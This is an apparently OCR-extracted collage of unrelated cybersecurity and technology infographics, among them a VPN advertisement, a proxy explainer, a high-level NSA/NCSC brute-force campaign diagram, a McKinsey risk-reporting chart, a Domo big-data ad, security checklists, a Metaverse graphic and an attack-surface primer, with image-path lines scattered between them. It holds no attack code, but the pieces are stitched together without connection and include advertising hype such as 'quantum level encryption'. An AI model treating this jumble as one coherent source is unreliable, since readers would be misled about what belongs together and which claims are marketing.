
By — Ravie Lakshmanan • 27 Aug, 2021

Maturity Model of Security Disciplines




EC-COUNCIL UNIVERSITY
ACCREDITED. FLEXIBLE. ONLINE.
TYPES OF DATA ENCRYPTION TECHNIQUES
Data Encryption Algorithm (Triple DES)
Advanced Encryption Standard (AES)
Rivest-Shamir-Adleman (RSA)
Blowfish encryption
Twofish encryption


SENTINEL | sentinel.co
SECURE YOURSELF TODAY WITH SENTINEL
Why Sentinel?
Military Grade Encryption
Users can choose from SOCKS5 or OpenVPN servers which enforce quantum level encryption standards such as AES 256 or Poly1305.
Absolute Transparency
The code behind the Sentinel dVPN is fully revealed to the public on Sentinel's GitHub profile along with the application MD5 Checksums for absolute provability.
Servers across the Globe
Servers are hosted all over the world by the community, for the community. Users can choose the optimal server for the fastest browsing and download speeds.
Why would you need a VPN?
Accessing Geo-Restricted Content
Users depend on VPNs to access geo-restricted content by connecting to servers located in countries which have the permission to access the content
Keeping secure on public networks
A VPN can prevents breaches of privacy on public networks such as those found in airports or coffee shops which would otherwise render users vulnerable
Securing yourself from 3rd party elements
VPNs are used to establish a secure and provable encrypted tunnel which has the power to ensure data privacy from external 3rd parties such as a user's Internet Service Provider


Web Check
Protective DNS
Takedown Service
Mail Check
Vulnerability Disclosure Platform
Host Based Capability
NCSC Active Cyber Defence
National Cyber Security Centre
a part of GCHQ

Distribution of PerSwaysion victims

GROUP iB

By Country (count of victims)

By Sector


By Sector	(%)
Financial services	50,64%
Real estate	7,69%
Legal	6,41%
Consulting	5,13%
Manufacturing	5,13%
Energy	3,85%
Retail and distribution	3,85%
Information technology	2,56%
Other	14,74%

What is a Proxy?

by @SecurityGuill

What is it?

• A **Proxy server** is an intermediary separating end-user clients from the destinations that they browse.



The proxy server is refusing connections

Firefox is configured to use a proxy server that is refusing connections.

- Check the proxy settings to make sure that they are correct.
- Contact your network administrator to make sure the proxy server is working.


Try Again

• If you want to contact a server on the Internet, the request will go through the proxy and if the server responds, the response will also go through the proxy.



What is a Forward Proxy?

• A forward proxy server sits between the client and an external network. It evaluates the outbound requests and **takes action on them before relaying** that request to the external ressource.




Why should you use a Proxy?

• To **control Internet usage of users**: monitor their Internet access and block certain categories of websites such as malicious websites, phishing...

• **Bandwidth savings and improved speeds**: proxy servers can cache (save a copy of the website locally) popular websites. When you ask for a website, proxy server will check to see if it has the most recent copy of the site and then send you the saved copy.

• **Improved security** : proxies can be configured to encrypt your web requests to keep prying eyes from reading your transactions. You can also block malware and phishing websites.

Follow @SecurityGuill on Twitter for more infographics about Infosec / Cybersecurity


PROTECT YOUR NETWORKS FROM GLOBAL BRUTE FORCE CAMPAIGN IMPACTING ENTERPRISE AND CLOUD ENVIRONMENTS
Example of several TTPs used together as part of this type of brute force campaign, which is very likely ongoing from at least mid-2019.
1
Brute force with Kubernetes® cluster; identify valid credentials
2
Use valid creds for initial access; combine with CVEs for remote code execution and privilege escalation
name@domain.com
password123
Login
3
Lateral movement and additional cred access on victim network
4
Use cloud service accounts with delegation permissions for persistent access and mailbox exfil
or
Use valid creds, web shell for persistent access to and exfil from on-premises network
National Cyber Security Centre
a part of GCHQ
For more information, review the joint advisory on NSA.gov/cybersecurity-guidance.

The cyberrisk management information system begins with top-down risk aggregation and proceeds to a bottom-up approach.

Risk management and reporting

Low in risk appetite | In risk appetite | At risk appetite | Out of risk appetite

Top-down risk aggregation is a good way to begin, as it requires the least amount of data and provides the most insight in the shortest time

Methodologies
- Scenario-based, qualitive and quantitative assessments


The top-down risk approach is phased into a bottom-up approach as the organization matures and the required data become available

Methodologies
- Scenario-based, qualitive, and quantitative assessments

- Operational-risk-management (ORM) methodologies and portfolio-theory aggregation

The bottom-up approach allows for more effective risk mitigation: it provides transparency sufficient to achieve optimal risk-treatment decisions for a given budget in line with enterprise capabilities

Methodologies
- Business-impact analysis
- Inherent and residual risk exposure
- Risk-inheritance modeling
- ORM methodologies and portfolio-theory aggregation
- Low-level data processing



1 Group enterprise-information risk exposure


2 Data-confidentiality breach
3 Data-integrity loss
4 Insufficient technical-disaster recovery

5 Risk exposure for each individual asset and a portfolio of assets


Reporting dimensions

Business divisions	Business processes	Asset classes	Individual assets and stacks	Legal entities	Regions and countries	Buildings


McKinsey & Company



Brought to you by
DOMO
THE PHYSICAL SIZE OF BIG DATA
How Much Data Does the World Create Every Year?
A report from Stanford University found that the whole of humanity produces around 1,200 EXABYTES of data every year.
Let's break that down into GIGABYTES and see what would happen if we were to store this data on SEVERAL COMMON DEVICES.
80.53 BILLION
16 GB iPhone 5s
Laid down end to end, those iPhones would CIRCLE THE EARTH more than 100 times.
x100
40.27 BILLION
32 GB Apple iPads
Stacked one on top of the other, this pile would reach to the MOON.
Brought to you by
DOMO
20.13 BILLION
64 GB USB flash drives
The volume of these drives would be enough to fill up more than 33 1/2 Empire State Buildings.
x33 1/2
629.14 MILLION
2 TB external hard drives
The total volume of these drives could fill more than 292 Great Pyramids.
x292
Managing even a small portion of that data can be incredibly daunting, especially for executives and business managers who don't typically speak in terms of "giga" this or "tera" that. If the data overload is slowing down your business, the team at Domo can help. By bringing together all of your critical information, from finance and sales to ops and IT, into one intuitive dashboard, Domo helps turn big data into this-actually-makes-my-business-better data. To learn more, visit WWW.DOMO.COM.
Brought to you by
DOMO
SOURCES: WWW.NEWEGG.COM | HCI.STANFORD.EDU | WWW.APPLE.COM



10 ELEMENTS OF BUSINESS CYBER SECURITY
NETWORK SECURITY
Is your network perimeter managed and protected using recommended hardware and software security solutions to filter out unauthorised access and malicious content? Is this monitored and tested on an ongoing basis?
MANAGE USER PRIVILEGES
Privileged accounts with access to more sensitive information and higher levels of controls should be limited and carefully monitored.
MALWARE PROTECTION
Are all systems protected by malware to prevent download of infected files or installation of suspicious software? Thousands of new threats emerge daily. Is there a policy in place to ensure malware protection is always completely up to date and not bypassed by users?
MONITORING
Are all IT systems and networks monitored to catch suspicious activity that could indicate an attack?
SECURE CONFIGURATION
Are security patches and updates being proactively installed on servers and desktops to prevent unauthorised access to systems via 'backdoor vulnerabilities' in operating systems and applications?
REMOVABLE MEDIA CONTROLS
Did you know that plugging in a USB drive, or even a USB mouse, can deploy malware to your computer or networks – potentially allowing a cyber-criminal access to your data or networks.
INCIDENT MANAGEMENT
Are users aware of appropriate action to take in case of cyber-attack or IT disaster scenarios? Is there a documented and tested disaster recovery or business continuity plan in place?
HOME AND MOBILE WORKING
Home and mobile working can be a security risk if best practices are not followed. For example, using a shared device can result in data leakage outside the organisation, and using public wifi can leave users vulnerable to "man in the middle" attacks, where a cyber-criminal snoops on an unsecured connection.
USER EDUCATION AND AWARENESS
Is ongoing user education happening to ensure users stay vigilant against cyber-attack? Most successful attacks use social engineering methods to take advantage of people, rather than breaking through systems or exploiting technological vulnerabilities.
DRAW UP A SECURITY POLICY
All IT use should be governed by an IT security policy – outlining the required processes and allowed behaviours for all users within the scope of the document. Following the security policy will ensure that IT disaster, cyber-attack or security breach is not down to negligence on the part of internal staff.
netstar



Metaverse – the future of the Internet
Facebook – newly rebranded Meta – CEO Mark Zuckerberg, wants to be at the forefront of the Internet's next major upgrade: the Metaverse
Promotional image (above) from Steven Spielberg's Ready Player One movie – perhaps our closest look at what Metaverse could be like
Meta
Mark Zuckerberg (right) wants Meta to build Metaverse
Metaverse: Coined by Neal Stephenson in his 1992 science fiction novel Snow Crash, where humans, as avatars, interact with each other in three-dimensional virtual successor to Internet
SNOW CRASH
NEAL STEPHENSON
SEVEN-LAYERED ECOSYSTEM OF METAVERSE
Persistent virtual world with its own economy, jobs, shopping areas and media to consume
Experience: What we engage with – games, social experiences, live music, etc
Discovery: How people learn that different experiences exist
Creator economy: Everything that helps creators build in Metaverse – design tools, monetisation tech, etc
Spacial computing: Software that translates objects into 3D, allowing us to interact with them
Decentralisation: Everything that moves ecosystem to permissionless, more democratic structure
Human interface: Hardware that helps us access Metaverse – mobile devices, VR headsets, etc
Infrastructure: Semiconductors, material science, cloud computing and telecommunications networks that make it possible to construct any of above layers
Sources: Gizmodo, Washington Post, Meta, Medium, Wikipedia
Pictures: Warner Bros, Meta, Penguin, NASA
© GRAPHIC NEWS
Visit graphicgibbon.com to see more fascinating infographics

THE JOURNAL OF THREAT INTELLIGENCE AND INCIDENT RESPONSE

"Bridging the Gap Between Industry and Academia"

The Journal of Threat Intelligence and Incident Response is a peer reviewed journal that publishes original research and findings in the domains of threat intelligence and incident response.

The journal is created in a collaboration between the California Cybersecurity Institute (CCI), SRI International, and the Threat Intelligence Academy.

Mission Statement

"The Journal of Threat Intelligence and Incident Response seeks to bridge the gap between industry and academia by providing a forum to share peer reviewed, relevant, and academically rigorous research that will provide a necessary scholarly source to support future research into the areas of cyber threat intelligence and incident response."

The curated selection of articles includes topics such as:

- Threat detection and hunting
- Ethics of threat intelligence and incident response
- Reverse engineering
- Cyber threat attribution
- Tools
- Intelligence tradecraft
- Data sources and collection
- Intelligence requirements and elicitation
- Intelligence dissemination and utilization
- Intelligence-led Incident Response

The call for papers for the inaugural issue of the Journal of Threat Intelligence and Incident Response is now open.

For more information visit https://digitalcommons.calpoly.edu/jotiir/

Cal Poly California Cybersecurity Institute | SRI International | Threat Intelligence Academy

The Attack Surface

DEFINITION

The attack surface of an organization is the complete set of attack vectors that an attacker can attempt to exploit to carry out a successful attack. This includes not only **software, operating systems, network services and protocols but also domain names and SSL certificates.**

VISUALIZATION & KEY CONCEPTS

- **Visualization:** mapping out devices, applications, networks, services, etc.
- **Indicators of Exposure (IOEs):** missing security controls, exposed vulnerabilities, unsecure configurations or access rules.
- **Indicators of Compromise (IOCs):** indicator that an attack has already succeeded.

REDUCING THE ATTACK SURFACE

Organizations can reduce the attack surface by **removing unnecessary software and services, patching all known vulnerabilities, updating all hardware/software and correcting all misconfigurations.** Nevertheless, reducing the attack surface to zero is unrealistic.

TYPES OF ATTACK VECTORS

The attack vectors might be related to **devices, protocols, interfaces, firmware, operative systems, virtual and cloud networks, ICS & SCADA, applications, services, other physical and digital assets and the human element.**

DISRUPTING THE ATTACK SURFACE

The end goal is to make life hard for the adversary. The following resilience techniques can help organizations better resist and recover from attacks:

- Adaptive Response
- Deception
- Dynamic Positioning
- Non-Persistance
- Realignment
- Unpredictability

Source: Mitre

5 Axes Of Security Governance

1. **Strategic alignment** of information security with business strategy to support organizational objectives.
2. **Effective risk management** by executing appropriate measures to manage and mitigate risks and reduce potential impacts on information resources to an acceptable level.
3. **Value delivery** by optimizing information security investments in support of organizational objectives.
4. **Resource management** by using information security knowledge and infrastructure efficiently and effectively.
5. **Performance measurement** by measuring, and reporting information security governance metrics to achieve organizational objectives.

GLOBAL CISO FORUM

10 Riskiest Employee Practices That Threaten a Company's Data Security

HACKER COMBAT COMMUNITY


1. Accessing the Internet via unsecured wireless networks.
2. Sharing passwords with others.
3. Failing to delete unnecessary but confidential information from computers.
4. Using the same login ID & password for multiple online accounts.
5. Leaving computers unattended when outside the workspace.
6. Using generic USB devices that have not been properly encrypted to store confidential information.
7. Failing to notify organizations after losing USB drives that contain confidential data.
8. Failing to use privacy screens when remotely working on confidential company documents.
9. Carrying unnecessary sensitive information on laptops when traveling.
10. Using personally owned mobile devices to access the organizational network.

Follow us

Hackercombat.com

BUSINESS USERS ANDROID

The best Android antivirus software for business users



